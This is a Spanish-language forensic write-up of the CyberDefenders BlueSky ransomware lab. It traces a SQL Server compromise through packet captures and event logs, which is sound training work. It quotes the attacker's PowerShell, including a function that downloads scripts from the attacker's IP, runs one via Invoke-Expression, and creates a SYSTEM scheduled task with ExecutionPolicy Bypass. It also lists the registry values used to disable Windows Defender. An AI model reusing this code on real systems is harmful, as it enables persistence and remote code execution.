CyberDefenders

RESOLUCIÓN DE LABORATORIO

Caso: BlueSky Ransomware (CyberDefenders)

Investigación forense (DFIR) de un ataque de ransomware (BlueSky), abarcando desde la detección de la intrusión inicial vía SQL y la revisión de registros de eventos de Windows, hasta la desofuscación de scripts de PowerShell y el análisis dinámico de la amenaza.

Sebastian David
Torres Reyes

Escenario:

Una importante corporación que gestiona datos y servicios críticos en diversos sectores ha informado de un importante incidente de seguridad. Recientemente, su red se vio afectada por un presunto ataque de ransomware. Se cifraron archivos clave, lo que causó interrupciones y generó preocupación por una posible vulneración de datos. Los primeros indicios apuntan a la participación de un actor de amenazas sofisticado. Su tarea consiste en analizar las pruebas presentadas para descubrir los métodos del atacante, evaluar el alcance de la vulneración y ayudar a contener la amenaza para restaurar la integridad de la red.


Herramientas utilizadas:


- Wireshark
- NetworkMiner
- Event Log Explorer
- Any.run
- VirusTotal

P1: Conocer la IP de origen del ataque permite a los equipos de seguridad responder rápidamente a posibles amenazas. ¿Puede identificar la IP de origen responsable de la posible actividad de escaneo de puertos?


R: 87.96.21.84

Mediante el análisis de las estadísticas de red en Wireshark (Conversations y Endpoints), se identificó un volumen anómalo de tráfico originado por la IP 87.96.21.84.






Finalmente, se realizó un análisis de los paquetes transferidos entre estas direcciones IP. Se encontró una inundación de paquetes SYN por parte de la dirección IP 87.96.21.84. Con estos patrones sospechosos, en conjunto, fue suficiente para determinar que la dirección IP responsable de la posible actividad de escaneo de puertos fue 87.96.21.84.



P2: Durante la investigación, es fundamental determinar la cuenta atacada por el atacante. ¿Puedes identificar el nombre de usuario de la cuenta atacada?

R: sa


Durante la investigación se determinó que la dirección IP de la víctima fue 87.96.21.81. Mediante el uso de la herramienta NetworkMiner se pudo visualizar la información de cada dirección IP involucrada en la captura del tráfico de red, así como también la información de cualquier intento de inicio de sesión. Se descubrió que el único intento de inicio de sesión sin encriptar por parte del atacante fue con el usuario “sa”.



P3: Necesitamos determinar si el atacante logró acceder. ¿Puede proporcionar la contraseña correcta que descubrió?

R: cyb3rd3f3nd3r$

El análisis automatizado con NetworkMiner extrajo credenciales en texto plano (usuario 'sa'). Para confirmar el compromiso exitoso, se correlacionó este evento en Wireshark usando el filtro de protocolo tds. La observación de comandos 'SQL batch' inmediatamente posteriores al inicio de sesión verifica que la contraseña cyb3rd3f3nd3r$ otorgó acceso efectivo al atacante.




tds

	Source	Src Port	Destination	Dst. Port	Protocol	Length	Username	Password	Info
19:30:07.055821	87.96.21.81	1433	87.96.21.84	33841	TLSv1.2	1687			Server Hello, Certificate
19:30:07.059218	87.96.21.84	33841	87.96.21.81	1433	TLSv1.2	220			Client Key Exchange, Chan
19:30:07.060931	87.96.21.81	1433	87.96.21.84	33841	TLSv1.2	113			Change Cipher Spec, Encry
19:30:13.299765	87.96.21.84	33393	87.96.21.81	1433	TDS	106			TDS7 pre-login message
19:30:13.300501	87.96.21.81	1433	87.96.21.84	33393	TDS	91			Response
19:30:13.300980	87.96.21.84	33393	87.96.21.81	1433	TDS	254	sa	cyb3rd3f3nd3r$	TDS7 login
19:30:13.305052	87.96.21.81	1433	87.96.21.84	33393	TDS	459			Response
19:30:13.305902	87.96.21.84	33393	87.96.21.81	1433	TDS	276			SQL batch
19:30:13.676594	87.96.21.81	1433	87.96.21.84	33393	TDS	654			Response
19:30:20.444740	87.96.21.84	33719	87.96.21.81	1433	TDS	106			TDS7 pre-login message
19:30:20.445089	87.96.21.81	1433	87.96.21.84	33719	TDS	91			Response
19:30:20.445627	87.96.21.84	33719	87.96.21.81	1433	TDS	256	sa	cyb3rd3f3nd3r$	TDS7 login
19:30:20.449738	87.96.21.81	1433	87.96.21.84	33719	TDS	459			Response
19:30:20.617081	87.96.21.84	33719	87.96.21.81	1433	TDS	194			SQL batch
19:30:20.717010	87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
19:30:20.969279	87.96.21.84	33719	87.96.21.81	1433	TDS	194			SQL batch
19:30:21.001189	87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
19:30:21.253511	87.96.21.84	33719	87.96.21.81	1433	TDS	194			SQL batch
19:30:21.291797	87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response

P4: Los atacantes suelen modificar algunas configuraciones para facilitar el movimiento lateral dentro de una red. ¿Qué configuración activó el atacante para controlar mejor el host objetivo y ejecutar más comandos?

R: xp_cmdshell


El análisis de los registros de eventos de Windows (mediante Event Log Explorer) reveló actividades de post-explotación. El atacante reconfiguró el servidor alterando los valores de show advanced options y habilitando xp_cmdshell, una técnica clásica utilizada para ejecutar comandos del sistema operativo directamente desde el entorno de SQL Server y facilitar el movimiento lateral.



Information	23/04/2024	05:00:12	15457	MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:12	15457	MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:11	18454	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18454	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78

Description

Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.



Information	23/04/2024	05:00:12	15457	MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:11	18454	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18454	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	04:59:54	18456	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78


Description

Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.

P5: Los atacantes suelen usar la inyección de procesos para escalar privilegios dentro de un sistema. ¿En qué proceso inyectó el C2 el atacante para obtener privilegios administrativos?

R: winlogon.exe

Luego del inicio de sesión el atacante levantó una instancia de Powershell ya que se encontraron varios procesos de la categoría Provider Lifecycle. Se dedujo que el atacante inyecto el C2 en un proceso confiable llamado “winlogon.exe” para ejecutar comandos de Powershell con alto privilegio.



Information	23/04/2024	05:00:12	15457	MSSQLSERVER	Server	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:00:28	18454	MSSQLSERVER	Logon	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:17	600	PowerShell	Provider Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:01:18	400	PowerShell	Engine Lifecycle	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:07:43	1001	Windows Error Repc	None	N/A	DESKTOP-7EQVM78
Information	23/04/2024	05:11:10	18453	MSSQLSERVER	Logon	NT SERVICE\SQLTELEMETRY	DESKTOP-7EQVM78
Information	21/04/2024	18:28:42	1531	Microsoft-Windows	None	\SYSTEM	DESKTOP-7EQVM78
Information	21/04/2024	18:28:48	5615	Microsoft-Windows	None	\SYSTEM	DESKTOP-7EQVM78
Information	21/04/2024	18:28:53	105	VMTools	None	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:28:58	5611	Microsoft-Windows	None	\SYSTEM	DESKTOP-7EQVM78
Information	21/04/2024	18:28:59	781	Microsoft-Windows	None	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:29:01	102	ESENT	General	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:29:02	300	ESENT	Logging/Recovery	N/A	DESKTOP-7EQVM78
Information	21/04/2024	18:29:02	301	ESENT	Logging/Recovery	N/A	DESKTOP-7EQVM78

Description

Provider "Alias" is Started.

Details:
    ProviderName=Alias
    NewProviderState=Started

    SequenceNumber=3

P6: Tras la escalada de privilegios, el atacante intentó descargar un archivo. ¿Puedes identificar la URL del archivo descargado?

R: http://87.96.21.84/checking.ps1

Tras la escalada de privilegios el atacante, desde el servidor, genera una solicitud GET hacia su IP 87.96.21.84 y descargó un archivo checking.ps1, probablemente para ejecutar un script de comandos de Powershell automatizados dentro del servidor. La URL del archivo descargado fue http://87.96.21.84/checking.ps1.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Username	Password	Info
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.84	33719	87.96.21.81	1433	TDS	1510			SQL batch
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.84	33719	87.96.21.81	1433	TDS	954			SQL batch
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.81	62594	87.96.21.84	80	HTTP	127			GET /checking.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	62594	HTTP	698			HTTP/1.0 200 OK
87.96.21.81	64279	87.96.21.84	80	HTTP	210			GET / HTTP/1.1
87.96.21.84	80	87.96.21.81	64279	HTTP	898			HTTP/1.0 200 OK (text/html)
87.96.21.81	64280	87.96.21.84	80	HTTP	217			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64280	HTTP	397			HTTP/1.0 200 OK
87.96.21.81	64281	87.96.21.84	80	HTTP	122			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64281	HTTP	397			HTTP/1.0 200 OK
87.96.21.81	64282	87.96.21.84	80	HTTP	130			GET /ichigo-lite.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64282	HTTP	1153			HTTP/1.0 200 OK
87.96.21.81	64283	87.96.21.84	80	HTTP	135			GET /Invoke-PowerDump.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64283	HTTP	319			HTTP/1.0 200 OK
87.96.21.81	64284	87.96.21.84	80	HTTP	133			GET /Invoke-SMBExec.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64284	HTTP	779			HTTP/1.0 200 OK

P7: Comprender qué identificador de seguridad (SID) de grupo verifica el script malicioso para verificar los privilegios del usuario actual puede proporcionar información sobre las intenciones del atacante. ¿Puede proporcionar el SID de grupo específico que se está verificando?

R: S-1-5-32-544

Se exportó y se inspeccionó el script “checking.ps1”. Se encontró el SID de grupo que verificó el script malicioso que fue S-1-5-32-544.


```
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major
```

P8: Windows Defender desempeña un papel fundamental en la defensa contra ciberamenazas. Si un atacante lo desactiva, el sistema se vuelve más vulnerable a futuros ataques. ¿Cuáles son las claves de registro que utiliza el atacante para desactivar las funcionalidades de Windows Defender? Proporciónalas en el mismo orden en que se encontraron.

R:
DisableAntiSpyware,DisableRoutinelyTakingAction,DisableRealtimeMonitoring,SubmitSamplesConsent,SpynetReporting

En la inspección del script malicioso también se encontró la función “Disable-WindowsDefender” donde se encontró las funcionalidades desactivadas de Windows Defender, estos son:


- DisableAntiSpyware
- DisableRoutinelyTakingAction
- DisableRealtimeMonitoring
- SubmitSamplesConsent
- SpynetReporting



P9: ¿Puedes determinar la URL del segundo archivo descargado por el atacante?


R: http://87.96.21.84/del.ps1

El segundo archivo descargado por el atacante desde el servidor fue el archivo “del.ps1” que también resultó ser un script de comandos de Powershell.



Source	Src Port	Destination	Dst. Port	Protocol	Length	Username	Password	Info
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.84	33719	87.96.21.81	1433	TDS	954			SQL batch
87.96.21.81	1433	87.96.21.84	33719	TDS	116			Response
87.96.21.81	62594	87.96.21.84	80	HTTP	127			GET /checking.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	62594	HTTP	698			HTTP/1.0 200 OK
87.96.21.81	64279	87.96.21.84	80	HTTP	210			GET / HTTP/1.1
87.96.21.84	80	87.96.21.81	64279	HTTP	898			HTTP/1.0 200 OK (text/html)
87.96.21.81	64280	87.96.21.84	80	HTTP	217			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64280	HTTP	397			HTTP/1.0 200 OK
87.96.21.81	64281	87.96.21.84	80	HTTP	122			GET /del.ps1 HTTP/1.1
87.96.21.84	80	87.96.21.81	64281	HTTP	397			HTTP/1.0 200 OK

La URL determinada de este segundo script fue http://87.96.21.84/del.ps1.



```
Frame 4251: Packet, 217 bytes on wire (1736 bits), 217 bytes captured (1736 bits)
Ethernet II, Src: VMware_55:5e:8f (00:0c:29:55:5e:8f), Dst: VMware_36:be:8f (00:0c:29:36:
Internet Protocol Version 4, Src: 87.96.21.81, Dst: 87.96.21.84
Transmission Control Protocol, Src Port: 64280, Dst Port: 80, Seq: 1, Ack: 1, Len: 163
Hypertext Transfer Protocol
  GET /del.ps1 HTTP/1.1\r\n
      Request Method: GET
      Request URI: /del.ps1
      Request Version: HTTP/1.1
  User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.190
  Host: 87.96.21.84\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Response in frame: 4254]
  [Full request URI: http://87.96.21.84/del.ps1]
```

P10: Identificar tareas maliciosas y comprender cómo se usaron para la persistencia ayuda a fortalecer las defensas contra futuros ataques. ¿Cuál es el nombre completo de la tarea creada por el atacante para mantener la persistencia?

R: \Microsoft\Windows\MUI\LPupdate

En el análisis del script “checking.ps1” se encontró otra función llamada “CleanerEtc”. La finalidad de esta función fue descargar un archivo llamado “del.ps1” guardándolo en el directorio “C:\ProgramData”. Luego utiliza schtasks.exe para crear una tarea llamada “\Microsoft\Windows\MUI\LPupdate”, esta tarea ejecuta el script descargado cada 4 horas con privilegios de usuario SYSTEM, evadiendo las políticas de restricción de Powershell. Finalmente descarga el archivo "ichigo-lite.ps1" usando "Invoke-Expression".

```
Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c
powershell -ExecutionPolicy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}
```

P11: Según su análisis del segundo archivo malicioso, ¿cuál es el ID MITRE de la táctica principal que el segundo archivo intenta llevar a cabo?

R: TA0005


Se analizó el código dentro del segundo archivo malicioso llamado “del.ps1”. El propósito de este script es eliminar la persistencia WMI, rompiendo los enlaces entre “filtros de eventos” y “consumidores de eventos”. También, crea un arreglo con nombres de herramientas populares de administración y gestión de Windows. Adicionalmente, el script cierra forzosamente los procesos y herramientas especificadas en el arreglo. Finalmente, el script detiene el proceso actual identificado por el pid y termina su propia ejecución para no dejar rastros de procesos activos. Esta táctica es mapeada en MITRE ATT&CK en la táctica “DEFENSE EVASION” de ID TA0005.

```
Get-WmiObject _FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject

